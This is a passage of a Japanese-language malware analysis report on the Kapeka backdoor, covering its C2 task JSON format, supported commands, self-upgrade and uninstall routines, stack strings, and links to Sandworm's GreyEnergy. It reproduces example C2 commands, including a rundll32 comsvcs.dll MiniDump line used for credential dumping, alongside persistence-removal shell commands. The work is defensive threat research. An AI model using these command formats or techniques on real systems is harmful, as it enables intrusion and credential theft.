


Figure 15: 注釈付き C2 リクエスト構造の例

バックドアは同じランダムに生成された 32 バイトの AES 鍵を再利用し、受け取った応答を復号化します。バックドアは、コンフィギュレーションを更新するレスポンスとタスクを実行するレスポンスの 2 種類を受け取ることができ、この 2 つについては後のセクションで説明します。

さらに、バックドアは初期化フェーズと C2 ポーリング中に WinHttpGetIEProxyConfigForCurrentUser()を使用してインターネットプロキシ設定をチェックします。プロキシ設定が存在する場合、バックドアは指定されたプロキシサーバーを C2 通信に使用します。この機能は、分析したバックドアの最新バージョンでのみ観察されています。

最後に、バックドアが WinHttp 5.1 COM インターフェースを使用する一方で、XML HTTP 6.0 COM インターフェースを実装する未使用のコードスニペットを確認しました。Figure 16 は、WinHttp 5.1 と同様に XML HTTP 6.0 を含む、バックドアによって実装された COM インターフェースのリストを示しています。

Name	Function	Address	GUID	Object type	Module
IUnknown	sub_180006F70	0x180006f89	00000000-0000-0000-c000-000000000046	interface	N/A
IDispatch	sub_180006F70	0x180006fb3	00020400-0000-0000-c000-000000000046	interface	N/A
IXMLHTTPRequest	sub_1800070D0	0x18000721b	ed8c108d-4349-11d2-91a4-00c04f7969e8	interface	N/A
XML HTTP 6.0	sub_1800070D0	0x180007229	88d96a0a-f192-11d4-a65f-0040963251e5	class	C:\Windows\System32\msxml6.dll
IWinHttpRequest	sub_1800076B0	0x18000782d	016fe2ec-b2c8-45f8-b23b-39e53a75396b	interface	N/A
WinHttpRequest Component version 5.1	sub_1800076B0	0x180007844	2087c2f4-2cef-4953-a8ab-66779b670495	class	%SystemRoot%\system32\winhttpcom.dll
IUnknown	sub_1800076B0	0x180007933	00000000-0000-0000-c000-000000000046	interface	N/A
IConnectionPointContainer	sub_1800076B0	0x18000794d	b196b284-bab4-101a-b69c-00aa00341d07	interface	N/A
IWinHttpRequestEvents	sub_1800076B0	0x18000796b	f97f4e15-b787-4212-80d1-d380cbbf982e	interface	N/A
IWinHttpRequest	sub_180007FB0	0x1800080a8	016fe2ec-b2c8-45f8-b23b-39e53a75396b	interface	N/A
WinHttpRequest Component version 5.1	sub_180007FB0	0x1800080be	2087c2f4-2cef-4953-a8ab-66779b670495	class	%SystemRoot%\system32\winhttpcom.dll
IConnectionPointContainer	sub_180007FB0	0x18000812c	b196b284-bab4-101a-b69c-00aa00341d07	interface	N/A
IWinHttpRequestEvents	sub_180007FB0	0x180008158	f97f4e15-b787-4212-80d1-d380cbbf982e	interface	N/A
IUnknown	sub_180008520	0x180008549	00000000-0000-0000-c000-000000000046	interface	N/A

Figure 16: バックドアに実装された COM インターフェース、WinHttp 5.1 COM インターフェースのハイライト

C2 設定のアップデート

バックドアは、ポーリング中に C2 サーバーから新しいコンフィギュレーションを JSON レスポンス (キーは「GafpPS」) として受信することで、C2 コンフィギュレーションを更新することができます。受信したコンフィギュレーションが既存のコンフィギュレーションと異なる場合、バックドアはコンフィギュレーションをオンザフライで更新するだけでなく、コンフィギュレーションを保持するレジストリ値 (「Seed」) を更新することで、最新の C2 コンフィギュレーションを永続化します。

バックドアのタスク

バックドアは、ポーリング中に C2 サーバーから JSON レスポンス (キーが「Td7opP」) としてタスクのリストを受信し、各タスクを実行するために別のスレッドを生成することで、被害者のマシン上でタスクを実行できます。
Figure 17 に、タスクと各タスクに関連するデータを格納する C2 レスポンスの JSON 構造を示します。また、受信したタスクを含む C2 レスポンス JSON の例を Figure 18 に示します。

JSON Key	Value type	Value
Td7opP	Array	This holds a list of backdoor tasks to be executed on the victim's machine. Each task holds the key/value pairs mentioned below.
CwbJ4E	Integer	Command ID to execute (zero-based number). See figure 19 for full list of supported command IDs.
XVXLNm	String	First argument Used mainly for file name/command line to read, write, launch.
INlB5x	Nested object	Second argument Used for payload purposes, such as upgrading backdoor or writing a file to disk. This holds a key/value pair with the key being the filename and the value being the file content that's base64-encoded.
J8yWIG	String	Identifier string that can be passed to distinguish between executed commands, this is logged in the output sent back to the command-and-control as "3qY9vY".

Figure 17: C2 レスポンスの JSON 構造

```
{
  Td7opP: [
    {
      J8yWIG: "Read from file",
      CwbJ4E: 2,
      XVXLNm: "C:/Windows/secrets.txt",
      INlB5X: ""
    },
    {
      J8yWIG: "Execute command",
      CwbJ4E: 5,
      XVXLNm: "whoami",
      INlB5X: ""
    },
    {
      J8yWIG: "Write to file",
      CwbJ4E: 3,
      XVXLNm: "C:/Windows/secrets.txt",
      INlB5X: {
        C:/Windows/secrets.txt: "QXJlbid0IHlvdSBhIHNtYXJ0IGZlbGxhPw=="
      }
    }
  ]
}
```


Figure 18: 受信したタスクを含む C2 レスポンス JSON の例

バックドアは、ターゲットのアセット内で柔軟なバックドアとして動作することを可能にするすべての基本的な機能をサポートしています。Figure 19 は、バックドアがサポートするコマンドのリストを示しています。

Command ID	Command	Required parameters
0	NotImplemented	-
1	Uninstall backdoor	-
2	Read file from disk	XVXLNm – File path to read
3	Write to file on disk	XVXLNm – File path to write INlB5x – File content to write
4	Launch process or payload	XVXLNm – Command line to process & launch INlB5x (optional) – Custom payload
5	Execute shell command	XVXLNm – Shell command to launch
6	Upgrade backdoor	-
Other	Return “unknown\n”	-

Figure 19: 対応コマンド

タスクが完了すると、その結果が JSON フォーマット ("jRcZrx "キーの下) で C2 サーバーに送り返されます。Figure 20 は C2 サーバーに送り返されるタスク結果を格納する JSON 構造を示しています。タスク結果を含む C2 応答の例を Figure 21 に示します。


JSON Key	Value type	Value
jRcZrx	Array	This holds a list of results for executed tasks. Each result holds the key/value pairs mentioned below.
3qY9vY	String	Identifier string that was passed in the command input as “J8yWIG”
36d6Mo	String	Logged message during task execution
RzYnkr	Nested object	This holds a key/value pair that’s used during read file task, with the key being the filename and the value being the file content that’s base64-encoded.

Figure 20: 完了したタスクの結果 JSON 構造

Figure 21: タスクの結果を含む C2 レスポンスの例

バックドアのアンインストール

この機能は、後述の「プロセスまたはペイロードを起動する」機能を通じて、アンパサンドを介して組み合わされた複数のシェルコマンドを起動することで、被害者のマシンからすべてのバックドアアーティファクトを削除します。Figure 22 は、バックドアをアンインストールする C2 レスポンスの例を示しています。



```
{
  Td7opP: [
    {
      J8yWIG: "Uninstall backdoor",
      CwbJ4E: 1,
      XVXLNm: "",
      INlB5X: ""
    }
  ]
}
```


Figure 22: バックドアをアンインストールするための C2 レスポンスの例

一連のコマンドは以下の通りです:

- ping コマンドで 10 秒間スリープし、ファイル削除前にプロセスが終了するのに十分な時間を確保。
- プロセスの昇格に応じて「schtasks delete」または「reg delete」コマンドを発行することで、ドロッパーによって設定された永続性を削除する。分析したすべてのバックドアサンプルは、「Sens Api」と呼ばれる同じスケジュールされたタスク／レジストリ値を削除。
- /f /q および/a:h フラグ付きの erase コマンドを使用してバックドアの実行可能ファイルを削除。

その後、タスクスレッドは、プロセス全体の同期に使用されるメインイベントオブジェクトをシグナル状態に設定し、バックドアにグレースフルエグジットルーチンを実行させます。しかし、その前にグローバルフラグを設定し、終了ルーチンがターゲットのマシン上でバックドアの設定を保持するレジストリキーを削除するようにします。Figure 23 は、Kapeka による SHDeleteKeyW()の使用法を示しています。




Figure 23: Kapeka が永続化されたコンフィギュレーションを削除

ディスクからのファイルの読み込み

この機能は、50MB 以下のファイルをディスクから読み取り、その出力を C2 に送り返すことで、実質的にターゲットのマシンからのデータ収集を可能にします。読み取るファイルは、第 1 引数 ("XVXLNm") で指定します。Figure 24 はターゲットのマシンからファイルを読み込む C2 のレスポンスの例です。




Figure 24: ファイルを読み込む C2 レスポンスの例

操作が成功した場合、"<ファイル名> OKn "という成功メッセージがログに記録され、 "RzYnkr "というキーの下に、key/value ペアとしてファイル内容が返されます。

エラーが発生した場合、エラーメッセージは GetLastError()によって取得され、エラーメッセージ "ERROR <LastError>"として記録されます。ファイルサイズが 50MB を超えると、エラーメッセージに “ERROR: File too large. [<size> > 50 MB]” と記録されます。

ディスクへのファイルの書き込み

この機能は、渡されたファイルコンテンツ (第 2 引数の「INlB5x」) をターゲットのマシン上の希望するファイルパス (第 1 引数の「XVXLNm」) に書き込みます。Figure 25 はターゲットのマシンにファイルを書き込む C2 レスポンスの例です。

```
{
  Td7opP: [
    {
      J8yWIG: "Write to file",
      CwbJ4E: 3,
      XVXLNm: "C:\\Windows\\secrets.txt",
      INlB5X: {
        C:/Windows/secrets.txt: "QXJlbid0IHlvdSBhIHNtYXJ0IGZlbGxhPw=="
      }
    }
  ]
}
```


Figure 25: ファイルを書き込む C2 レスポンスの例

攻撃者は、第 1 引数のファイルパスと一緒に「-f」パラメータを渡すことで、例えばファイルディレクトリがまだ存在しない場合に、それぞれのファイルパスを強制的に作成することができます。

ファイルパスが既に存在する場合、マルウェアはファイル操作の成功を確実にするため、ファイルコンテンツを書き込む前にファイルの READ_ONLY ファイル属性を無効にします。ファイル書き込みが成功した場合、「<filename> OK」という成功メッセージが記録され、失敗した場合、「<filename> FAILn」というエラーメッセージが記録される。渡された内容が空の場合、エラーメッセージ"<filename> EMPTYn "が返される。

起動プロセスまたはペイロード

この機能は、指定されたコマンドライン (第 1 引数の "XVXLNm") として新しいプロセスを起動し、基本的にディスク上の任意の実行ファイルを実行できるようにします。最初の引数はコマンドライン引数 (ホワイトスペースで区切られたトークン) として解析され、起動する実行ファイルと渡される引数が抽出されます。さらに、最初の引数には、バックドアの動作を変更する複数の追加パラメータを含めることができます:

- 100 ミリ秒間隔で子プロセスを待つ。これは"-w "引数で指定され、待つ分数を指定するパラメータを取ることができる。例えば、"-w=1" と指定すると、起動した子プロセスがすぐに終了しない限り、バックドアプロセスは 1 分間待機する。
- 起動された子プロセス (とそれに続く全てのサブプロセス) からのログ出力とエラーメッセージ。これは "-o" 引数で指定する。これを実現するために、標準入力、エラー、出力は、匿名パイプ経由でリダイレクトされる。
- カスタムペイロードを書き込むファイルパス。これは"-f "で指定され、その機能については後述する。
- 未使用のパラメータ"-bc"。このパラメータの機能は不明である。

これらの追加パラメータは、起動される子プロセスのコマンドラインには渡されません。Figure 26 にプロセスを起動するための C2 レスポンスの例を示します。


```
{
  Td7opP: [
    {
      J8yWIG: "Launch process",
      CwbJ4E: 4,
      XVXLNm: "C:\\Windows\\System32\\rundll32.exe -w 1 -o C:\\Windows\\System32\\comsvcs.dll, MiniDump",
      INlB5X: ""
    }
  ]
}
```


Figure 26: プロセスを起動する C2 レスポンスの例

この機能は、カスタムペイロードの実行もサポートしています。そのためには、ペイロードは第 2 引数 ("INlB5x") を通して渡されなければなりません。バックドアは実行前にペイロードをディスクに書き込みますが、バックドアがペイロードを書き込むファイルパスを決定する方法は 2 つあります:

- 第 1 引数に"-f "パラメータが指定された場合、渡された指定ファイルパスを解析する (-f に続く白区切りパラメータ)。
- ”-f "パラメータが指定されなかった場合、および／またはファイルパスが提供されなかった場合、一時フォルダ (GetTempPathW()) の下に、"00 "接頭辞を持つ一時ファイル名 (GetTempFileNameW()を介して) を生成する。

この機能は本質的に、追加モジュールをドロップして実行できるようにすることで、バックドアをモジュール化します。Figure 27 はターゲットのマシン上でカスタムペイロードを起動するための C2 レスポンスの例を示しています。




Figure 27: カスタムペイロードを起動する C2 レスポンスの例

プロセスを起動するために、バックドアは指定された実行可能ファイルと引数のリストを文字列に結合し、その文字列をコマンドラインとして渡す CreateProcessW() を呼び出します。 プロセスが正常に起動された場合は、成功メッセージが「PID : <PID>\n」として記録されます。 待機フラグが設定されている場合、バックドアは指定された時間、または子プロセスが終了するまで待機します。 出力フラグが設定されている場合、子プロセスから受信した出力/エラーが「----------\n<OUTPUT/ERROR>」として記録されます。

タイムアウトに達しても子プロセスがまだ実行中の場合、子プロセスとその後のすべての子プロセスが強制的に終了され、「\n----------\nTerminateProcess」とログに記録されます。 \n」、そうでない場合、子プロセスがすでに終了している場合は、終了コードが「\n----------\nExitCode : <exitcode>\n」として記録されます。

さらに、この機能内でバックドアがログに記録する 5 つのエラー メッセージがあります:

- ペイロードをディスクに書き込めない場合は、「1: <filename> <LastError>\n」がログに記録される。
- 標準出力パイプを作成できない場合は、「2:0」がログに記録される。
- 標準入力パイプを作成できない場合は、「3:0」がログに記録される。
- 標準エラーパイプを作成できない場合、「4:0」がログに記録される。
- プロセスの作成に失敗した場合は、「5:0」が記録される。

シェルコマンドの実行

この機能は、前のセクションで説明した「起動プロセスまたはペイロード」機能を使用し、受信したプロセスを待機してログに記録するために「-w」および「-o」パラメータを渡すことにより、最初の引数 ((「XVXLNm」) で指定されたシェルコマンドを実行します。Figure 28 は、ターゲットのマシン上でシェルコマンドを実行するための C2 レスポンスの例を示しています。




Figure 28: シェルコマンドを実行する C2 レスポンスの例

バックドアのアップグレード

この機能により、2 番目の引数 (「INlB5x」) に新しいバージョンを渡すことでバックドア自体をアップグレードできます。Figure 29 はバックドアをアップグレードするための C2 レスポンスの例を示しています。




Figure 29: バックドアをアップグレードする C2 レスポンスの例

バックドアは、MoveFileExW() 関数を使用して「.old」拡張子を追加することで、既存のバックドアバイナリーの名前を変更します。 既存のバックドアのファイルパスを使用して、新しいバックドアバイナリーをディスクにドロップします。 その後、新しく作成されたバックドアバイナリー上で古いバックドアのファイル属性とファイル時間属性を再利用します。

次に、ドロッパーと同じ方法で新しいバックドアバイナリーを起動します。つまり、rundll32　を呼び出し、バックドアの最初のエクスポート序数 (#1) を "-d" 引数で渡します。これにより、基本的に最初の実行フラグでアップグレードされたバイナリーが起動されます。

バックドアバイナリーが正常に起動されると、成功メッセージ「PID : <NewProcessId>\n」が記録されます。それ以外の場合、バックドアがログに記録する可能性のある 3 つのエラーメッセージがあります:

- I2 番目の引数が空の場合 (つまり、ファイルのコンテンツが渡されない場合)、「1\n」が記録される。
- 古いバックドアバイナリーを移動できなかった場合、「2: <LastError>\n」がログに記録される。
- 新しいバイナリーを作成できなかった場合、「3: <LastError>\n」がログに記録される。

次に、タスクスレッドは、「バックドアのアンインストール」セクションで説明したのと同様の方法で、プロセス全体の同期に使用されるメイン イベント オブジェクトをシグナル状態に設定します。

この機能は、分析されたバックドアの最新バージョンでのみ観察されたことは注目に値します。また、このバージョンでは、「-d」引数が渡されたことを考慮して (通常、バックドアの最初の実行時に発生します)、起動時に古いバージョンのバックドア (.old 拡張子を持つ) を削除するスレッドが生成されます。これを実現するために、バックドアはいくつかの方法を試みます。まず、ファイルの READ_ONLY 属性 (この属性が存在する場合) を削除します。次に、DeleteFileW を使用してファイルの削除を試行し、それが失敗した場合は、再試行の間に 1 秒のスリープを含むループ内でさらに 45 回再試行します。 最後の手段として、MoveFileExW() を呼び出し、dwFlags を MOVEFILE_DELAY_UNTIL_REBOOT に設定し、lpNewFileName を NULL に設定することにより、再起動時にファイルが削除されるように設定されます。これは、Kapeka　ドロッパーでも見られる方法です (「ドロッパーの分析」で説明)。Figure 30 はバックドアがそれ自体の古いバージョンを削除するために使用するファイル削除メソッドのコードスニペットを示しています。

```
bool __fastcall RemoveFileWrapper(__int64 filePath, unsigned int secondsToSleep)
{
  const WCHAR *v4; // rax
  DWORD FileAttributesW; // ebx
  const WCHAR *v6; // rax
  unsigned int v7; // ebx
  const WCHAR *v8; // rax
  const WCHAR *v10; // rax
  const WCHAR *v12; // rax

  v4 = (const WCHAR *)Return8thBytePtr_1(filePath);
  FileAttributesW = GetFileAttributesW(v4);
  if ( FileAttributesW != -1 && (FileAttributesW & 1) != 0 )
  {
    v6 = (const WCHAR *)Return8thBytePtr_1(filePath);
    SetFileAttributesW(v6, FileAttributesW & 0xFFFFFFFE);
  }
  v7 = secondsToSleep / 1000;
  v8 = (const WCHAR *)Return8thBytePtr_1(filePath);
  if ( !DeleteFileW(v8) )
  {
    do
    {
      if ( !v7-- )
        break;
      Sleep(1000u);
      v10 = (const WCHAR *)Return8thBytePtr_1(filePath);
    }
    while ( !DeleteFileW(v10) );
  }
  if ( v7 == -1 )
  {
    v12 = (const WCHAR *)Return8thBytePtr_1(filePath);
    return MoveFileExW(v12, 0i64, 4u);
  }
  else
  {
    return 1;
  }
}
```

Figure 30: 古いバックドアを削除するために使用されるコードスニペット

この機能により、攻撃者はまずバックドアのスケルトンバージョンでターゲットを感染させてフィンガープリントを取得し、相手が適切なターゲットであるとみなされた場合にのみ、より完全なバージョンのバックドアを投下することが可能になる可能性があります。

その他の動作

ドロッパーとバックドアはスタック文字列を実装して、マルウェアで使用される文字列の一部を難読化します。 Figure 31 は、バックドアで見られるスタック文字列の例を示しています。

FLOSS STACK STRINGS (24)

Function	Function Offset	Frame Offset	String
0x180006054	0x415d300f	0x50	text/xml
0x180006054	0x415d300f	0x38	Content-Type
0x1800065ac	0x415c500f	0x80	Content-Type
0x1800065ac	0x415c500f	0x60	application/octet-stream
0x1800089bc	0x415c300f	0x1b0	Global
0x1800089bc	0x415c300f	0x1a0	BFE_Notify_Event_
0x1800089bc	0x415c300f	0x170	{ad584834 - f1b9 - 1587 - 637b - 1e0025582179}
0x180009224	0x180008364	0x248	erase /f /q /a:h
0x180009224	0x180008364	0x220	C:\Windows\System32\cmd.exe
0x180009224	0x180008364	0x1e8	ping localhost -n 10 -w 1000
0x180009224	0x180008364	0x1a0	schtasks /delete /tn \"Sens Api\" /f
0x180009224	0x180008364	0x150	reg delete HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v \"Sens Api\" /f
0x18000a4b0	0x180003698	0x48	%SYSTEMROOT%\system32\cmd.exe
0x18001041c	0x18000366c	0x240	SOFTWARE\Microsoft\Windows NT\CurrentVersion
0x18001041c	0x18000366c	0x1b0	ProductName
0x18001041c	0x18000366c	0x1c8	CSDVersion
0x18001041c	0x18000366c	0x1e0	ProductId
0x18001041c	0x18000366c	0x198	RegisteredOwner
0x18001041c	0x18000366c	0x178	RegisteredOrganization
0x18001454c	0x415c300f	0x1e0	Seed
0x18001454c	0x415c300f	0x1d0	Software\Microsoft\Cryptography\Providers
0x18001454c	0x415c300f	0x170	{0CA1BE92-FB73-BB74-5E41-00FDE76B2E8D}
0x180014770	0x18000366c	0xc0	MachineGuid
0x180014770	0x18000366c	0xa0	Software\Microsoft\Cryptography

Figure 31: バックドアのスタックストリング

初期化の前に、バックドアは WaitForSingleObjectEx() と待機可能タイマーを使用して任意の時間スリープします。

バックドアは、別のスレッドで作成された Windows プロシージャコールバックを介して WM_QUERYENDSESSION メッセージを監視することで、ログオフイベントを監視します。Figure 32 は実装されたコールバック関数を示しています。このメッセージを受信すると、スレッドはプロセス全体の同期に使用されるメインイベントオブジェクトをシグナル状態に設定し、バックドアが終了ルーチンを実行するようにします。出口ルーチンの唯一の注目すべき機能は、バックドアの現在の状態 (C2 構成、タスク、およびタスクの結果) を、ターゲットマシン上のバックドアの構成を格納するレジストリ値 (「シード」) に永続化する機能です。これによりバックドアの最新の状態が保持されるため、マシンが再起動され、バックドアが再起動されたときに再処理でき

るようになります。バックドアは、初期化フェーズ中にプロセスのシャットダウンパラメータを SHUTDOWN_NORTRY として設定し、ステルス性を保つためにログオフ中にブロックプロセスにならないようにすることも注目に値します。

```
LRESULT __fastcall WindowProcCallback(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
  LONG_PTR WindowLongPtrW; // rax
  void *main_event_handle; // rcx

  if ( Msg != 17 )                              // WM_QUERYENDSESSION
    return DefWindowProcW(hWnd, Msg, wParam, lParam);
  WindowLongPtrW = GetWindowLongPtrW(hWnd, 0xFFFFFFEB);
  if ( lParam )
  {
    if ( (lParam & 0x80000000) != 0 )           // ENDSESSION_LOGOFF
    {
      main_event_handle = *(void **)(WindowLongPtrW + 8);
      goto signal_exit;
    }
    return DefWindowProcW(hWnd, Msg, wParam, lParam);
  }
  main_event_handle = *(void **)WindowLongPtrW;
signal_exit:
  if ( main_event_handle )
    SetEvent(main_event_handle);
  return 1i64;
}
```

Figure 32: ログオフイベントを監視するコールバック関数を実装

Sandworm の属性分析

Kapeka の起源と目的を特定するために、Kapeka と Sandworm グループの間に確立された可能性のある関連性について調査し、公開されているレポートに基づいて、Kapeka との共通点に最も近いツールキットが GreyEnergy であることを発見しました。このセクションでは、いくつかの共通点に焦点を当て、さらなる研究を促すためにいくつかの提案を提示します。このセクション全体で参照されている GreyEnergy に関する情報は、ESET[2]、Trellix (FireEye)[3]、および Nozomi Networks[4] によるレポートに基づいています。

GreyEnergy は、Sandworm の武器庫の一部であると考えられているモジュール式バックドアであり、GreyEnergy 自体は、この攻撃グループが初期の攻撃で利用したことで当初知られていた BlackEnergy ツールキットの後継となる可能性が高いと考えられています。大まかに言うと、GreyEnergy は、GreyEnergy バックドアのドロップと実行、およびバックドアの永続化の設定とディスクからの自身の削除を担当するドロッパーコンポーネントで構成されています。GreyEnergy ツールキットには、メインの GreyEnergy バックドアと、GreyEnergy 「mini」として知られるライトバージョンの 2 つのバージョンが確認されています。

Kapeka と GreyEnergy の間には、以下のような概念的に重複する部分がいくつかあります:

- どちらのツールキットも、メインバックドアが組み込まれたドロッパーコンポーネントで構成されている。ドロッパーコンポーネントは、バックドアの永続化をドロップして設定し、それ自体をディスクから削除する役割を果たす。ただし、GreyEnergy ドロッパーは梱包されているが、Kapeka ドロッパーは梱包されていない。
- GreyEnergy mini および Kapeka バックドアは、正当なものに見せるために偽装された拡張子を持つ DLL ファイルであり、GreyEnergy mini は「.db」を使用し、Kapeka は「.wll」を使用する。どちらのバックドアも、ファイルディレクトリ内の「Microsoft」という名前のフォルダにドロップされる。通常、親ディレクトリは C:\ProgramData である。
- 両方のバックドア DLL がエクスポートされ、rundll32 を介して最初の序数 (#1) によって呼び出される。これは一般的ではないが、DLL をエクスポートする唯一の方法ではない。
- どちらのドロッパーもディスク上の正規の Windows DLL を探し、ドロップされたバックドアのファイル時刻をその DLL と同じに設定する。GreyEnergy はバックドアのファイルの説明も変更するが、Kapeka は変更しない。
- GreyEnergy と Kapeka は、同様のカスタムアルゴリズムを使用して、C2 に送信されるデータを構造化する。どちらも通信ごとに一意の AES-256 キーを生成し、送信されるデータを暗号化する。次に、AES キーは、埋め込まれた RSA-2048 キーを介して暗号化される。いずれの場合も、暗号化されたキーとその長さ、および暗号化されたデータとその長さは同様の形式で構造化されるが、いくつかの微妙な違いがある。Kapeka XOR はデータをエンコードしてランダムデータを追加し、GreyEnergy は Base64 経由でデータをエンコードする。Figure 33 は、2 つのカスタム構造間の比較を示している。
- サービス DLL 永続性を備えた GreyEnergy ドロッパーは、模倣する適切な Windows サービスを探し、ドロップされたバックドア DLL に、ランダムに生成された 4 文字の名前の後に「srv」または「svc」のいずれかが続く名前を付ける。当社が実際に発見した Kapeka バ

